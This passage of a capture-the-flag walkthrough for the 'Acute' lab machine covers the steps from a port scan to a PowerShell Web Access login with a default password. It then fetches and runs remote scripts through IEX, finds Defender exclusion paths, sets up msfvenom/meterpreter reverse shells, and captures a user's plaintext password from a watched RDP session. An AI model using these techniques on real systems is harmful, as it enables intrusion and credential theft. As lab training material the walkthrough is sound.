
Acute

Enumeration


```
$\> sudo nmap -p- -sC -sV --min-rate 4500 --max-rtt-timeout 1500ms 10.x.x.x
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-15 06:02 GMT
Nmap scan report for 10.x.x.x
Host is up (0.29s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=atsserver.acute.local
| Subject Alternative Name: DNS:atsserver.acute.local, DNS:atsserver
| Not valid before: 2022-01-06T06:34:58
|_Not valid after:  2030-01-04T06:34:58
| tls-alpn:
|_  http/1.1
|_ssl-date: 2022-02-15T06:04:04+00:00; -8s from scanner time.
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -8s
```


We have only one TCP port and it gives us hostname. Let’s add it to our hosts file and access the web.



It looks like a healthcare website. Under ‘About Us’ you will get employee/user names as well as from right top corner you will get a document file ‘New Starter Forms’.



Download the document. It is a induction checklist for new employees.



New_Starter_CheckList_v7

Induction Checklist for New Starters

This checklist should be prepared by the Induction Coordinator* in advance of the appointee's start date and discussed with the new starter once they are in post. The checklist outlines the areas that will typically form part of the induction process; this may be amended by the Induction Coordinator to incorporate local Induction practices within the recruiting department.

**NB: The Induction Coordinator may be a line manager or another member of team responsible for coordinating the appointee's induction.*

Name of new starter:	Name of Induction Coordinator:	Start date:

The University's staff induction pages can be found at: https://atsserver.acute.local/Staff
The Staff Induction portal can be found here: https://atsserver.acute.local/Staff/Induction

Pre-Arrival

Activity	Details	Responsible person	Date completed
Prepare an induction pack	Prepare an induction pack for the new starter which could include a bank details form, a departmental structure chart, campus maps, and other documents to assist the appointee's induction. This could be sent to the appointee in advance of their start date	Induction Coordinator	
Ensure the appointee is aware	Contact the new starter to: • advise where, w ort to on their	Induction Coordinator	

From this document we will get couple crucial things.

5	IT overview	Arrange for the new starter to receive a demonstration on using IT tools which may include MUSE, myJob and Google accounts. Walk the new starter through the password change policy, they will need to change it from the default Password1!. Not all staff are changing these so please be sure to run through this.	Induction Coordinator	

The default password is `Password1!` and some staff members are still using the same password for their account. We have a PSWA (PowerShell WebAccess) session/configuration name `dc_manage`

9	Initial Probation Meeting (For Academic staff on Probation only)	Arrange initial probation meeting between Probationer, Head of Department and Probation Adviser. Run through the new PSWA to highlight the restrictions set on the sessions named dc_manage. The probation plan should be completed within a month of the start date and should include a requirement to register with LETs re: rate to gain within 3 months of starting. Fellowship of the Higher Education Academy (FHEA).	Head of Department	


We also have link to PSWA `https://atsserver.acute.local/Acute_Staff_Access`

2	Induction meetings with management staff	Arrange for the new starter to meet with other staff in the department as appropriate. This could include the Head of Department and/or other members of the appointee's team. Complete the remote training	Induction Coordinator

Now we can access the remote powershell via browser. Lastly, `Lois` user has highest privileges and she can change group membership of any user for group called `site admin`

**Lois is the only authorized personnel to change Group Membership, Contact Lois to have this approved and changed if required. Only Lois can become site admin. **

Now we have couple things in loot box, let's access PSWA.



Se need username, password and computer name. So far we have employee names from website, we have default password. But we don't have computer name.


If we run exiftool on this downloaded docx file, we will get remaining information.

```
$\> exiftool New_Starter_CheckList_v7.docx

ExifTool Version Number         : 12.39
File Name                       : New_Starter_CheckList_v7.docx
Directory                       : .
File Size                       : 34 KiB
File Modification Date/Time     : 2022:02:12 20:13:37+00:00
File Access Date/Time           : 2022:02:12 20:13:53+00:00
File Inode Change Date/Time     : 2022:02:12 20:13:45+00:00
File Permissions                : -rw-r--r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-
officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0x0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x079b7eb2
Zip Compressed Size             : 428
Zip Uncompressed Size           : 2527
Zip File Name                   : [Content_Types].xml
Creator                         : FCastle
Description                     : Created on Acute-PC01
Last Modified By                : Daniel
Revision Number                 : 8
Last Printed                    : 2021:01:04 15:54:00Z
Create Date                     : 2021:12:08 14:21:00Z
Modify Date                     : 2021:12:22 00:39:00Z
Template                        : Normal.dotm
Total Edit Time                 : 2.6 hours
Pages                           : 3
Words                           : 886
Characters                      : 5055
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 42
```

```
Paragraphs                      : 11
Scale Crop                      : No
Heading Pairs                   : Title, 1
Titles Of Parts                 :
Company                         : University of Marvel
Links Up To Date                : No
Characters With Spaces          : 5930
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 16.0000
```

From this metadata we got two things, computer name that is `Acute-Pc01` from description and username format `FCastle` from Creator. Let's login



We have these employee names, we can save them in a format.

```
$\> cat users.txt
edavies
chall
awallace
imonks
jmorgon
lhopkins
```

Out all these usernames, `edavies` worked with `Password1!` I believe this employee is still hasn't changed the default password.

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\edavies\Documents>
whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes

========================================== ================ ============ ==============================================
====
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled g
roup
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled g
roup
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled g
roup
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled g
roup
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled g
roup
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled g
roup
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled g
roup
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192

PS C:\Users\edavies\Documents>
```

Submit Cancel History: Connected to: **Acute-pc01** Save Exit

We have edavies shell. If we run `ipconfig /all` then we'd get below info.

```
PS C:\Users\edavies\Documents>
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Acute-PC01
   Primary Dns Suffix  . . . . . . . : acute.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : acute.local

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Hyper-V Network Adapter #2
   Physical Address. . . . . . . . . : 00-15-5D-E8-0A-01
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::9513:4361:23ec:64fd%14(Preferred)
   IPv4 Address. . . . . . . . . . . : 172.16.22.2(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.22.1
   DHCPv6 IAID . . . . . . . . . . . : 251663709
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-29-29-1F-44-00-15-5D-E8-02-00
   DNS Servers . . . . . . . . . . . : 172.16.22.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
PS C:\Users\edavies\Documents>
```

Submit Cancel History: Connected to: **Acute-pc01** Save Exit

As you can see, the IP address is different from machine IP. It looks like a container or virtual machine (hyper-v). We can ping the gateway IP address.

```
PS C:\Users\edavies\Documents>
ping 172.16.22.1

Pinging 172.16.22.1 with 32 bytes of data:
Reply from 172.16.22.1: bytes=32 time<1ms TTL=128
Reply from 172.16.22.1: bytes=32 time=1ms TTL=128
Reply from 172.16.22.1: bytes=32 time=1ms TTL=128
Reply from 172.16.22.1: bytes=32 time=1ms TTL=128

Ping statistics for 172.16.22.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
PS C:\Users\edavies\Documents>
```

Submit Cancel History: Connected to: **acute-pc01** Save Exit

We can check foe open port on the gateway IP address.

```
PS C:\Users\edavies\Documents>
Test-NetConnection 172.16.22.1 -port 445


ComputerName     : 172.16.22.1
RemoteAddress    : 172.16.22.1
RemotePort       : 445
InterfaceAlias   :
SourceAddress    :
TcpTestSucceeded : True



PS C:\Users\edavies\Documents>
```

Submit Cancel History: Connected to: **acute-pc01** Save Exit

As you can see, port 445 is open. We can run powershell script to get to know open ports on gateway IP address.

[GitHub - InfosecMatter/Minimalistic-offensive-security-tools: A repository of tools for pentesting of restricted and isolated environments.]

```
PS C:\Users\edavies\Documents>
IEX(New-Object Net.Webclient).downloadstring('http://10.10.14.3/port-scan-tcp.ps1')
PS C:\Users\edavies\Documents>
```

Submit Cancel History:

IEX will download and execute the script. If you try to download it and execute manually using curl or method then it will not work. Now run below command to start finding open ports on that IP address.

```
1..1024 | foreach { port-scan-tcp 172.16.22.1 $_ } > ports_open_gateway
```

After couple minutes we can check the open ports dumped into that file.

```
PS C:\Users\edavies\Documents>
Get-Content .\ports_open_gateway

172.16.22.1,tcp,88,Open
172.16.22.1,tcp,135,Open
172.16.22.1,tcp,139,Open
172.16.22.1,tcp,389,Open
172.16.22.1,tcp,443,Open
172.16.22.1,tcp,445,Open


PS C:\Users\edavies\Documents>
```

Submit Cancel History:

Looks like this IP is Domain Controller, as it is running Kerberos and LDAP. Let’s get a real shell by uploading our reverse shell executable. If we try to run executable from either home directory or programdata, it gives us this below error message.

```
PS C:\users\edavies\documents>
curl 10.10.14.3/reverse.exe -o reverse.exe
PS C:\users\edavies\documents>
.\reverse.exe
Program 'reverse.exe' failed to run: Operation did not complete successfully because the file contains a virus or poten
tially unwanted software.
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed

PS C:\users\edavies\documents>
```

Submit Cancel History: Connected to: **acute-pc01** Save Exit

```
PS C:\programdata>
.\reverse.exe
Program 'reverse.exe' failed to run: Operation did not complete successfully because the file contains a virus or poten
tially unwanted software.
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed

PS C:\programdata>
```

Submit Cancel History: Connected to: **acute-pc01** Save Exit

Antivirus is running, probably defender. So, we can query the registry to find whitelisted paths.

```
PS C:\Users\edavies\Documents>
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
    C:\Utils    REG_DWORD    0x0
    C:\Windows\System32    REG_DWORD    0x0

PS C:\Users\edavies\Documents>
```

Submit Cancel History:

As you can see, there are two folders which are whitelisted. We can use ‘utils’ directory to execute our payloads. Let’s download our executable there and run it.

```
$\> rlwrap nc -lvnp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.137.199.
Ncat: Connection from 10.129.137.199:49853.
Microsoft Windows [Version 10.0.19044.1466]
(c) Microsoft Corporation. All rights reserved.

C:\utils> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============
==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory
group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory
group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory
group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory
group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

Alright, we have working shell now. Let’s switch to powershell and enumerate.

```
PS C:\utils> net user edavies /domain
The request will be processed at a domain controller for domain acute.local.
```

```
System error 1722 has occurred.

The RPC server is unavailable.
```

If we try to query the domain, we'd get this above error. So, we can't query domain for anything. Let's run 'WinPeas' application and find LPE paths.

```
RDP Sessions
    SessID    pSessionName   pUserName      pDomainName              State
SourceIP
    1         Console        edavies        ACUTE                    Active
```

WinPeas gives us this information. RDP session is running on the machine and logged in as 'Edavies' user. If it is RDP then its GUI not cmd line. We have to see what's happening on the box. For this we need metasploit (meterpreter) connection. Let's generate payload first.

```
$\> msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.x.x LPORT=9001 -f exe
-o msf.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: msf.exe
```

Download it to target machine and execute it.

```
PS C:\utils> curl http://10.10.x.x/msf.exe -o msf.exe

PS C:\utils> .\msf.exe
```


Check Metasploit for connection.

```
meterpreter > getuid
Server username: ACUTE\edavies
```


We have access 'edavies' user. Now we can check what's happening on that RDP.

```
meterpreter > screenshare -q 100
[*] Preparing player...
[*] Opening player at: /home/kali/jSzFOxyd.html
[*] Streaming...
```

It started streaming the GUI. We need to access it via browser by visiting that player path.



After waiting for couple minutes, a powershell window pops up and starts running powershell commands.



```
Target IP  : 10.129.137.199
Start time : 2022-02-15 16:55:30 +0000
Status     : Playing
```

```
enter-pssession : Connecting to remote server atsserver failed with the following error message :
Access is denied. For more information, see the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ enter-pssession -computername atsserver
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (atsserver:String) [Enter-PSSession], PSRemotingTr
   ansportException
    + FullyQualifiedErrorId : CreateRemoteRunspaceFailed

PS C:\Users\edavies> $passwd = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlainText -Force
Error reading or writing history file 'C:\Users\edavies\AppData\Roaming\Microsoft\Windows\PowerShel
l\PSReadLine\ConsoleHost_history.txt': Access to the path 'C:\Users\edavies\AppData\Roaming\Microso
ft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt' is denied.
This error will not be reported again in this session. Consider using a different path with:
    Set-PSReadLineOption -HistorySavePath <Path>
Or not saving history with:
    Set-PSReadLineOption -HistorySaveStyle SaveNothing
um
PS C:\Users\edavies> $cred = New-Object System.Management.Automation.PSCredential ("acute\imonks",$
passwd)
PS C:\Users\edavies> Enter-PSSession -ComputerName ATSSERVER -Credential $cred
Enter-PSSession : Connecting to remote server ATSSERVER failed with the following error message :
Access is denied. For more information, see the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ Enter-PSSession -ComputerName ATSSERVER -Credential $cred
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (ATSSERVER:String) [Enter-PSSession], PSRemotingTr
   ansportException
    + FullyQualifiedErrorId : CreateRemoteRunspaceFailed

PS C:\Users\edavies> Enter-PSSession -ComputerName ATSSERVER -ConfigurationName dc_manage -Credenti
al $cred
Enter-PSSession : The term 'Measure-Object' is not recognized as the name of a cmdlet, function,
script file, or operable program. Check the spelling of the name, or if a path was included,
verify that the path is correct and try again.
At line:1 char:1
+ Enter-PSSession -ComputerName ATSSERVER -ConfigurationName dc_manage  ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Measure-Object:String) [Enter-PSSession], CommandN
   otFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\edavies> _
```

```
f.exe
 6100  1760  conhost.exe              x64   0        ACUTE\edav
System32\conhost.exe
 6108  780   dllhost.exe              x64   1        ACUTE\edav
System32\dllhost.exe
 6112  652   SgrmBroker.exe

meterpreter > migrate
Usage: migrate <<pid> | -P <pid> | -N <name>> [-t timeout]

Migrates the server instance to another process.
NOTE: Any open channels or other dynamic state will be lost.

meterpreter > migrate -N explorer.exe
[*] Migrating from 5732 to 3616...
[-] Error running command migrate: Rex::TimeoutError Operation t
meterpreter > migrate -N explorer.exe
[*] Migrating from 5732 to 3616...
[*] Migration completed successfully.
meterpreter > screenshare -q 100 -d 5000
[*] Preparing player...
[*] Opening player at: /home/kali/FQfIFKFA.html
[*] Streaming...
```

www.metasploit.com

As you can see based on executing commands, it is trying to start a new powershell session with an user (imonks) password and it is also using a configuration to access the session.

```
$pass = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlaintext -Force

$cred = New-Object System.Management.Automation.PSCredential ("acute\imonks", $pass)

Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage -credential $cred
```

The above command is being executed. We could have used that password to login via RDP, but RDP is not enabled on main host (not hyper-v). We have to use this technique only.

```
PS C:\utils> $pass = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlaintext -Force

PS C:\utils> $cred = New-Object System.Management.Automation.PSCredential
("acute\imonks", $pass)

PS C:\utils> Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage -
credential $cred

Enter-PSSession : The term 'Measure-Object' is not recognized as the name of a cmdlet,
function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify
that the path is correct and try
again.
At line:1 char:1
+ Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage  ...
